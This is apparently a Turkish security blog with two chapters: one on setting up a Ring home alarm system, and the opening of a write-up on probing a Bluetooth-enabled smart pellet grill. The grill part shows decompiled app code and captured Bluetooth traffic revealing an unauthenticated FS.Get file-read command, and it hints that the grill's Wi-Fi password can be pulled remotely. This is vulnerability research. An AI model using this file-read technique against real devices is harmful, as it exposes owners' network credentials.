5. Evim Evim Güvenli Evim

If you are looking for an English version of this article, please visit [here](#).

2022 yılının sonlarına doğru eşimle birlikte ABD'ye [yerleşme](#) kararı aldığımızda ilk iş olarak kendimize barınacak bir ev bulmamız gerekiyordu. İstanbul'da yıllarca 7/24 güvenliğe sahip bir sitede oturduğumuz için güvenlik konusunda bu zamana dek pek bir kaygımız olmamıştı ancak mevzu bahis ABD'de müstakil bir evde yaşamak ve fiziksel güvenliğini sağlamak olunca, bir siber güvenlik profesyoneli olarak iş başa düştü. 😊

[Arda AKBAS](#) Hanım sayesinde ABD'ye adım atmadan (remote) [suç oranı](#) oldukça düşük bir bölgede kendimize 3 katlı, müstakil bir ev bulduktan sonra ilk iş olarak [Google Haritalar](#) ile evin dış cephesini inceleyerek dış mekan kameraları için uygun olan yerleri kabaca belirlemeye çalıştım.

Sıra uygun bir alarm sistemi bulmaya geldiğinde, [DIY](#) sevdalısi biri olarak [Ring](#), [Eufy](#), [SimpliSafe](#), [ADT Blue](#) alarm sistemleri dikkatimi çekti. Uzun incelemeler ve değerlendirmeler sonucunda her ne kadar [hakkında mahremiyete](#) ve [zafiyetlere](#) dair olumsuz haberler çıkmış olsa da, fiyat, performans ve geniş bir ekosisteme sahip olması nedeniyle tercihim Ring alarm sisteminden yana yapmaya karar verdim.

Eve taşındıktan sonra ilk iş olarak hırsız gözüyle evin her katını gezmeye başladım. Özellikle Amerikan filmlerinden az çok tahmin edeceğiniz üzere evde çok sayıda (27) sürgülü pencere ve bahçeye açılan 3 kapı ile karşılaştım. Bodrum katı ise Amerikan korku filmlerinde her daim canavarların, kötü ruhların mesken ettiği yerlerin aksine halıfleks zemine sahip 1 odası, 2 penceresi ve garaja açılan bir kapısı olan kısaca spor salonu (Home Gym) yapmak için ideal, sevimli bir yerdi.



Ortaya çıkan ihtiyaçlar doğrultusunda ilk olarak 14 parçadan oluşan Ring'in 2. jenerasyon [ana alarm sistemini](#) sipariş ettim.

Buna ilave olarak 3 saniye basılması durumunda sirenin çalmasını sağlayan [panik butonları](#), cam kırılma sesini tespit edebilen [dedektörler](#), hareket algılayan [dedektörler](#) sipariş ettim.



Camları ve kapıları [manyetik kapı kontakları](#), evin belli bölümlerini cam kırılma ve hareket dedektörleri ile güvenli bir hale getirdikten sonra sıra iç ve dış mekan kameralarını satın almaya geldi.

Garaja dışarıdan açılan 2, içeriden de 1 kapı olduğu için burası iç mekan kamerasını konumlandırmak için önemli bir yerd. Elektrik tesisatı ile uğraşmamak için tercihim bataryalı kameralardan yana kullanmaya karar verdim ve garaj için [Ring Stick Up Cam](#) satın alıp, kurulumunu gerçekleştirdim.





Sıra dışı cephe kameralarına geldiğinde ilk olarak kapiya gelenleri kamerası sayesinde kayıt altına alıp, çift taraflı görüşme gerçekleştirebildiğim [Ring Video Doorbell 4](#) isimli akıllı kapı zilini satın aldım. Zili, matkapla uğraşıp duvara monte etmek yerine kapiya asmayı tercih ettiğim için ilave olarak bir de [DOORBELLBOA Anti-Theft Video Doorbell Door Mount](#) isimli ürünü satın aldım.

Akıllı zili devreye aldıktan 2 gün sonra ilk davetsiz misafir kameraya yakalandı. 😊



One or more interactive elements has been excluded from this version of the text. You can view them online here: <https://pressbooks.pub/hack4career2023/?p=48#oembed-1>

Garajın ana giriş kapısı, zilin kamerasının görüş açısı dışında kaldığı için hem ana giriş kapısının üstüne hem de evin arka kapısının üstüne geçtiğimiz kasım ayında yeni sürümü piyasaya sunulan [Ring Spotlight Cam Pro](#) kamerasını koymaya karar verdim. Kameraların bataryalarını sıklıkla değiştirmemek (kullanıma bağlı olarak normal şartlarda 3 ay) için kameralara 1 batarya yerine 2 batarya takmakla yetinmeyip üzerine bir de 2. jenerasyon güneş enerji paneli olan [Ring Solar Panel](#) satın alıp kameralara bağladım. Bu sayede paneller, güneşli günlerde bataryaları doldurarak beni büyük bir zahmetten kurtarmış oldular.









İlerleyen günlerde de yine misafirlerimiz eksik olmadı. 😊



One or more interactive elements has been excluded from this version of the text. You can view them online here: <https://pressbooks.pub/hack4career2023/?p=48#oembed-2>


Siber güvenlikte olduđu gibi (CISSP Domain 3: Security Architecture and Engineering) fiziksel güvenlikte de caydırıcılık ([Deterrence](#)) önemli bir güvenlik kontrolü olduđu için güneş enerjisi ile çalışıp gece yanan 2 adet [Ring Solar Security](#) işaretini evin girişine ve arka bahçeye koymayı da ihmal etmedim.



Süreklilik adına ana alarm sisteminde (Base Station) 15


dakikaya kadar kısa süreli elektrik kesintilerine karşı bir batarya, internet kesintisine karşı da hücresel bağlantı (Cellular) desteği bulunuyor. Tabii eşiği sağlam kazığa bağlamak isteyen biri olarak hem yönlendiriciyi (router) hem alarm sistemini hem de diğer elektronik aletlerimi desteklemek için [APC BE600M1 and BE425M Battery Backup](#) kesintisiz güç kaynağı da satın aldım.

Tüm kurulumları gerçekleştirdikten sonra Ring'in [mobil uygulaması](#) üzerinden 7/24 evimde ve çevresinde olan biteni izlememe, uyarı almama imkan tanıyan akıllı bir alarm sistemine kavuşmuş oldum. İzlemeyi sadece kendimle sınırlı tutmamak için ayrıca Ring'in [Protect Pro](#) 7/24 profesyonel izleme hizmetinden de faydalanmaya başladım.



Son olarak Ring alarm sistemi ile entegre olup alarm sistemi tarafından üretilen alarmları sesli olarak iletebilen, kameraları canlı olarak izlemeye imkan tanıyan, zile basan kişi ile görüşme gerçekleştirebildiğiniz ve de en önemlisi [Routines](#) sayesinde spesifik olarak alarmları ihtiyacınıza göre özelleştirebildiğiniz

yapay zeka destekli sesli asistan [Alexa, Echo Show 10](#) ile kadroyu tamamlamış oldum.





EDIT ROUTINE



Enabled



NAME

Basement Door is open

[Change](#)

WHEN

Basement Door opens

[View/Edit](#)

Anytime

[Change](#)

ALEXA WILL

[Add action](#)

Say "Basement door is open"



FROM

Echo Show



Home



Communicate



Play



Devices



More

Sonuç olarak her şeyiyle birlikte yaklaşık **2000\$**'a mal olan Ring alarm sistemi, ailemizin koruyucusu, sadık dostumuz North'un yerini tutamayacak olsa da en azından kendisine erken emeklilik, uzun süreli kestirmeler için iyi bir fırsat yaratacağına inanıyoruz. 😊



Bu yazının benim gibi DIY alarm sistemi kullanmak isteyenlere fayda sağlayacağını ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

6. Akıllı Izgaramı Nasıl Hackledim ?

If you are looking for an English version of this article, please visit [here](#).

Üst düzey bürokrat olan Mert SARICA'yı hedef alan [Rus Askeri İstihbarat Dairesi \(GRU\)](#), yaşadığı evinin kablosuz ağına sızıp **Çok Gizli** sınıfındaki belgeleri ele geçirmesi için 2004 yılından bu yana faaliyetlerine devam eden 26165 birimi olan namıdiğer [APT 28](#) hacker grubunu görevlendirir.

10 Nisan'da diplomatik pasaport ile ülkeye giriş yapan APT 28 grup üyeleri, kiraladıkları Citroen C3 marka arabanın bagajına, kablosuz ağ hacklemek için bir bilgisayar ve çeşitli donanımlardan oluşan teçhizatlarını yerleştirdikten hemen sonra evin adresine doğru yola koyulurlar.

Hacking Grill

Hacking Grill

Hacking Grill

Eve yaklaşıtlarında hedef alacakları kablosuz ağın adını ([SSID](#))

tespit edebilmek için [Wardriving](#) yöntemine başvururlar. Evin önünden 2 defa geçtikten sonra sinyal seviyesi en yüksek olan **Hack4Career** ağının ona ait olduğunu tespit ederler.

Şüphe çekmemek için eve en yakın sokağın başına arabalarını park eden APT 28 grubu, [WPA3](#) protokolü ile korunan kablosuz ağın, özel karakter de içeren 15 hane uzunluğundaki alfanumerik parolasını tespit etmek için bilgisayarın başına geçerler.

Uzun uğraşlar sonucunda şifreyi kıramayacakları konusuna kanaat getiren grup, evin etrafında keşfe ([reconnaissance](#)) çıkmaya karar verirler.

Günümüz dünyasında mutfak gereçlerinden, otomobillere, termostatlardan, akıllı ev sistemlerine kadar birçok alanda karşılaşılan [Nesnelerin İnternetinin \(IoT\)](#), barındırdıkları zafiyetler nedeniyle kolayca istismar edilebilmesi sebebiyle akıllı cihaz aramaya koyulurlar.

[İstatistiklere](#) göre 2023 yılı itibariyle gezegenimizde 8 milyar insan yaşarken, IoTlerin sayısının ise insan sayısının iki katına yani 16 milyara ulaştığı görülmektedir.

Kısa bir keşif gezisinden sonra terasta yer alan ve fişe takılı olan Wi-Fi, Bluetooth destekli akıllı [pelet ızgarası](#) dikkatlerini çeker. Marka ve modelinin fotoğrafını uzaktan çektikten sonra bir tane satın alıp, zafiyet araştırması yapmaya başlarlar. 8 saatin sonunda sadece fişe takılı olması yeterli olan bu ızgaraya Bluetooth üzerinden gönderdikleri bir paket/komut sayesinde dahil olduğu kablosuz ağın adını ve parolasını uzaktan kolayca elde etmeyi başarırlar.

Bu bilgi ışığında vakit kaybetmeden arabalarına binip Mert SARICA'nın evine doğru yola çıkarlar. Araçlarını sokağın başındaki aynı yere park ettikten sonra **300** metre mesafeden bilgisayarlarının USB bağlantı noktasına taktıkları [Parani-UD100](#) aygıt ile Bluetooth üzerinden akıllı ızgaraya paket/komut gönderirler. Akıllı ızgaradan gelen yanıt ile **Hack4Career** kablosuz ağ adını, **15 haneli parolayı** elde ettikten sonra başarıyla kablosuz ağa bağlanırlar ve operasyonlarının birinci adımını başarıyla tamamlamış olurlar.

Yukarıda anlattığım bu kurgu hikaye birçoğunuza iki nedenden dolayı ütopik gelebilir.


Birincisi, Rus hackerların ellerini kollarını sallayarak bir ülkeye giriş yapıp daha sonrasında kablosuz bir ağa sızmaya çalışmalarına ancak bir film senaryolarında rastlanabileceğini düşünebilirsiniz. Bu şekilde düşünenlerin 2018 yılına ait şu [habere](#) göz atmalarını tavsiye ederim. Eminim ki haberde yer alan bazı fotoğraflar sizlere bir yerden tanıdık gelecektir. 😊 İkinci neden ise akıllı bir ızgarayı hackleyerek ev ağına sızmanın pratikte bu kadar kolay olamayacağını ve bunun da ancak [Mr. Robot](#) dizisinin bir bölümünde gerçekleşebileceğini düşünebilirsiniz. Bu şekilde düşünenlerinizi de bu defa başroldeki kişinin ve tüm anlatılanların gerçek olduğu aşağıdaki hikaye ile başbaşa bırakıyorum. 😊

Barbekü sezonunun yaklaşmasıyla 2023 yılının Nisan ayında evimin terasında kullanmak üzere bir mangal arayışına girdim. Kömürle her defasında kim uğraşacak, gazlı mangal gibi pratik bir şey mi alsam derken WiFi ve Bluetooth destekli akıllı bir pelet yakıtlı ızgara satın almaya karar verdim.



Izgara elime ulaştıktan sonra her ne kadar yıllardır “Akıllı cihaz demek, casus cihaz demektir.” desem de akıllı cihazlar kullanmayı tercih etmekten geri kalmayan biri olarak (Doktorun dediğini yap, yaptığını yapma derler.) ızgaranın kullanım kılavuzunda yer alan mobil uygulamayı indirip, kurdum. Hemen ardından da çuvaldızı kendime batırarak kendimi eleştiren bir tweet [paylaşmayı](#) ihmal etmedim. 😊

[HoneyPot](#) isimli bir kişi tarafından gönderilen [tweet](#) aslında yapacağım güvenlik araştırmasına bir nevi davetiye çıkardı.



Uygulamayı açtıktan sonra yönlendirmeleri takip ederek önce Bluetooth üzerinden ızgarayı ekledim ardından da kablosuz ağımın parolasını girerek ızgarayı ev ağıma dahil ettim.

PRODUCT SETUP

STEP 1:

Open your settings and ensure Bluetooth is enabled on this device

STEP 2:

Select your product when it appears below



580



790




1000

If you don't see your product, move closer to the product and make sure the product is turned on.

CONTINUE

CONNECTING





WIFI SET UP

SKIP

Select your WiFi network and enter your network password. Your grill will automatically switch between Bluetooth and WiFi for the best connection.

SELECT YOUR WI-FI NETWORKS

WIFI SET UP

Enter the password for: 


Password



CONTINUE

Eşimle birlikte ızgarada ilk yemeğimizi pişirip, afiyetle yedikten sonra tabii ki satın aldığım cihazları, aygıtları güvenlik araştırmalarım (Koş Mert Koş vb.) konu eden biri olarak bu akıllı ızgarayı da boş geçmemeye karar verdim. 😊

İlk iş olarak ApkPure sitesinden ızgaranın mobil uygulamasını indirip [jadx](#) aracı ile kaynak kodunu incelemeye başladım. Derleme aşamasında herhangi bir gizleme yöntemi (obfuscation) kullanılmadığı için kaynak kodlarını rahatlıkla inceleyebildim.



```

38  /* loaded from: classes3.dex */
public final class BtCommandMaker {
    public static final String BT_ICON = "225 225 000 011 000 000 007";
    public static final Companion Companion = new Companion(null);
    public static final String PAUSE = "225 225 000 009 000 040 051 000";
    public static final String POWER_OFF = "225 225 000 009 000 040 002 000";
    public static final String POWER_OFFN = "02";
    public static final int QUERY_AF_MODE = 3;
    public static final int QUERY_AF_ONOFF = 2;
    public static final int QUERY_AF_TEMP = 5;
    public static final int QUERY_AF_TIME = 6;
    public static final String SET_MODE = "225 225 000 009 000 040 007";
    public static final String SET_TEMP_MODE_TO_CELSIUS = "225 225 000 009 000 040 003 001";
    public static final String SET_TEMP_MODE_TO_CELSIUS_1 = "22";
    public static final String SET_TEMP_MODE_TO_FAHRENHEIT = "225 225 000 009 000 040 003 000";
    public static final String SET_TEMP_MODE_TO_FAHRENHEIT_1 = "21";
    public static final String START = "225 225 000 009 000 040 051 001";
    public static final String TURN_IT_OFF = "254 036 000 255";
    public static final String TURN_IT_ON = "254 036 001 255";
    public static final String WARMOFF = "225 225 000 009 000 040 020 000";
    public static final String WARMON = "225 225 000 009 000 040 020 001";
    private final JSONObject command;
    private final JSONObject params = new JSONObject();
    private final String TAG = "BtCommandMaker";

    public final String ConvertFtoC(boolean z) {
        return z ? SET_TEMP_MODE_TO_FAHRENHEIT : SET_TEMP_MODE_TO_CELSIUS;
    }

    public final String eraseAppJsWhComment() {
        return "{\"id\":\"1099\",\"method\":\"PS.Put\",\"params\":{\"filename\":\"app.js\",\"append\":false,\"data\":\"\"}}";
    }

    public final String getGrillStatus() {
        return "{\"id\":\"1932\",\"method\":\"SendGenericCommand\",\"params\":{\"command\":\"254 011 001 255\"}}";
    }

    public final String getIPAddress() {
        return "{\"id\":\"1088\",\"method\":\"GetCurrentIP\",\"params\":{}}";
    }

    public final String getState() {

```

```

435 public final String getFileContent(String fileName, int i) {
436     Intrinsics.checkNotNullParameter(fileName, "fileName");
437     return "{\"id\":\"999\",\"method\":\"FS.Get\",\"params\":{\"filename\":\"\" + fileName + "\", \"offset\": 0, \"len\": \"\" + i + "\"}";
438 }
439 public final String setupWiFiWithSecurity(String ssid, String wifiPassword) {
440     Intrinsics.checkNotNullParameter(ssid, "ssid");
441     Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");
442     return "{\"id\":\"1205\",\"method\":\"Config.Set\",\"params\":{\"config\":{\"http\":{\"hidden_files\":\"%*.a*\"
443 }
444 }
445 public final String sendSSID(String ssid) {
446     Intrinsics.checkNotNullParameter(ssid, "ssid");
447     return "{\"id\":\"1205\",\"method\":\"Config.Set\",\"params\":{\"config\":{\"wifi\":{\"sta\":{\"ssid\":\"\" + ssid + "\"}}}}";
448 }
449 public final String sendPass(String pass) {
450     Intrinsics.checkNotNullParameter(pass, "pass");
451     return "{\"id\":\"1204\",\"method\":\"Config.Set\",\"params\":{\"config\":{\"wifi\":{\"sta\":{\"pass\":\"\" + pass + "\"}}}}\n";
452 }
453 public final String setAWSEFrequency(int i) {
454     try {
455         this.command.put("id", BluetoothMakerKit.ID_SET_AWS_FREQUENCY);
456         this.command.put(FirebaseAnalytics.Param.METHOD, "SendGenericCommand");
457         this.params.put("command", "254 011 001 255");
458         this.params.put("frequency", i);
459         this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
460         JSONObject = this.command.toString();
461         Intrinsics.checkNotNullExpressionValue(JSONObject, "command.toString()");
462         return JSONObject;
463     } catch (JSONException unused) {
464         return "";
465     }
466 }
467 public final String setProbeTemperature(int i, int i2) {
468     try {
469         this.command.put(FirebaseAnalytics.Param.METHOD, "SetTemperature");
470         this.params.put(TypedValues.Attributes.S_TARGET, Intrinsics.stringPlus("probe", Integer.valueOf(i)));
471         this.params.put("amount", i2);
472         this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
473     }
474 }

```

Kodlar arasında biraz gezindikten sonra **getFileContent()** fonksiyonuna parametre olarak gönderilen **init.js** dikkatimi çekti. **getFileContent()** fonksiyonunu incelediğimde **Fs.Get** metodu ile ızgaranın işletim sisteminde yer alan **init.js** dosyasını okuduğunu gördüm.

```

    if (Intrinsics.areEqual(descriptor.getCharacteristic().getUuid(), BluetoothService.UUID_CHARACTERISTIC_RPC)) {
        Crashlytics crashlytics2 = Crashlytics.INSTANCE;
        str3 = BluetoothService.TAG;
        crashlytics2.distr3, "onDescriptorWrite: RPC response enabled.");
        if (PreferenceHelper.read(PreferenceHelper.CONNECTED_DEVICE_ID, false).booleanValue() || == null) {
            return;
        }
        .addIntoQueue(new BluetoothMaker().getFileContent("init.js", 20), BaseBLEServiceActivity.QUERY_COMMAND);
        return;
    }
    Crashlytics crashlytics3 = Crashlytics.INSTANCE;
    str2 = BluetoothService.TAG;
    crashlytics3.distr2, "STATUS notification registered.");
    if ( == null) {
        return;
    }
    .onBLEConnected();
}
private final IBinder mBinder = new LocalBinder(this);
public final int getConnectionState() {
    return this.connectionState;
}
public boolean getBluetoothConnectDeviceMNGI() {
    return this.bluetoothConnectDeviceMNGI;
}
}
}

public final String getFileContent(String fileName, int i) {
    Intrinsics.checkNotNullParameter(fileName, "fileName");
    return "{\"id\":\"999\",\"method\":\"FS.Get\",\"params\":{\"filename\":\"\" + fileName + "\", \"offset\": 0, \"len\": \"\" + i + "\"}";
}
}
public final String setupWiFiWithSecurity(String ssid, String wifiPassword) {
    Intrinsics.checkNotNullParameter(ssid, "ssid");
    Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");
    return "{\"id\":\"1205\",\"method\":\"Config.Set\",\"params\":{\"config\":{\"http\":{\"hidden_files\":\"%*.a*\"
}
}
}
public final String sendSSID(String ssid) {
    Intrinsics.checkNotNullParameter(ssid, "ssid");
    return "{\"id\":\"1205\",\"method\":\"Config.Set\",\"params\":{\"config\":{\"wifi\":{\"sta\":{\"ssid\":\"\" + ssid + "\"}}}}";
}
}
public final String sendPass(String pass) {
    Intrinsics.checkNotNullParameter(pass, "pass");
    return "{\"id\":\"1204\",\"method\":\"Config.Set\",\"params\":{\"config\":{\"wifi\":{\"sta\":{\"pass\":\"\" + pass + "\"}}}}\n";
}
}
}
public final String setAWSEFrequency(int i) {

```

Is there a way to replace **init.js** with something valuable from the attacker's perspective?

Might **FS.Get** method be a clue of the target operating system?

Tabii bunu görünce kafamda şimşekler çaktı ve aklımda tek bir soru belirdi: “init.js yerine başka bir dosya ismini Bluetooth üzerinden ızgaraya iletirsem, gelen yanıtta o dosyanın içeriğini görebilir miydim?”

Bu sorunun yanıtını bulmak için [Koş Mert Koş](#) başlıklı blog yazımda olduğu gibi mobil uygulama ile ızgara arasındaki Bluetooth haberleşmeyi incelemek için Samsung’un destek sayfasında Bluetooth paketleri kaynaklı problem yaşayan bir kişinin mesajına yazılan [yanıttaki](#) adımları adım adım gerçekleştirdim.




btsnoop_hci.log dosyasını Wireshark ile analiz etmeye başladığımda iletişimin bir noktasında mobil uygulamanın, ızgaranın **5f6d4f53-5f52-5043-5f74-785f63746c5f (CHARACTERISTIC_BROIL_KING_WRITE_DATA_LENGTH)** Bluetooth [servisinin](#) karakteristiğine ait olan **0x33** tanıtıcısına (handle) **00000055** değerini yazdığını (WRITE REQUEST) gördüm.

Sonraki adımda ise bu defa **5f6d4f53-5f52-5043-5f64-6174615f5f5f (CHARACTERISTIC_BROIL_KING_WRITE_COMMAND)** servisinin karakteristiğine ait olan **0x2e** tanıtıcısına (handle), **{“id”:999,”method”:“FS.Get”,“params”:{“filename”:“init.js”,“offset”:0,“len”:20}}** komutunun parça parça gönderildiğini (WRITE REQUEST) gördüm.

Wireshark capture of Bluetooth traffic. The packet list shows a Write Request (0x12) from 2023-03-20 20:57:33.418322 to 2023-03-20 20:57:33.418322. The packet details pane shows the 'Value' field as 00000055. A red arrow points to this field with the text: "Sent the length of the command (85 characters)".

Wireshark capture of Bluetooth traffic. The packet list shows a Write Request (0x12) from 2023-03-20 20:57:33.418322 to 2023-03-20 20:57:33.418322. The packet details pane shows the 'Value' field as 207625964224393939322656574687464233a. A red arrow points to this field with the text: "Sent the 1st part of the command in 20 bytes."

Wireshark capture of Bluetooth traffic. The packet list shows a Write Request (0x12) from 2023-03-20 20:57:33.418322 to 2023-03-20 20:57:33.418322. The packet details pane shows the 'Value' field as 2246532e765742222270617836473233a7b2. A red arrow points to this field with the text: "Sent the 2nd part of the command in 20 bytes."



Izgaradan gelen yanıtta (READ RESPONSE) yer alan

{“id”:999,”src”:”XXX-XXXXXXX”,”result”:{“data”:
 “Ly9CS1B2MDQyLjQ1ICAgICAgICA=”, “left”: 35298}}
[Base64](#) ile kodlanmış veriyi çözdüğümde ise //BKPv042.45
 karakter dizisi ile karşılaştım.

The image shows two screenshots. The top screenshot is a Wireshark packet capture of a Bluetooth HCI interface. It displays a list of packets with their timestamps, sizes, and protocols. Packet 797 is highlighted, showing a 'Read Response' from the device. The packet details pane shows the 'Read Response' structure, including a 'Data' field containing Base64 encoded data. A red arrow points to the 'Data' field, which contains the string 'Ly9CS1B2MDQyLjQ1ICAgICAgICA='.

The bottom screenshot is the CyberChef web interface. The 'Recipe' section shows a 'From Base64' recipe with the 'Remove non-alphabet chars' option checked. The 'Input' field contains the Base64 string 'Ly9CS1B2MDQyLjQ1ICAgICAgICA='.

The 'Output' section shows the decoded result: '//BKPv042.45'.

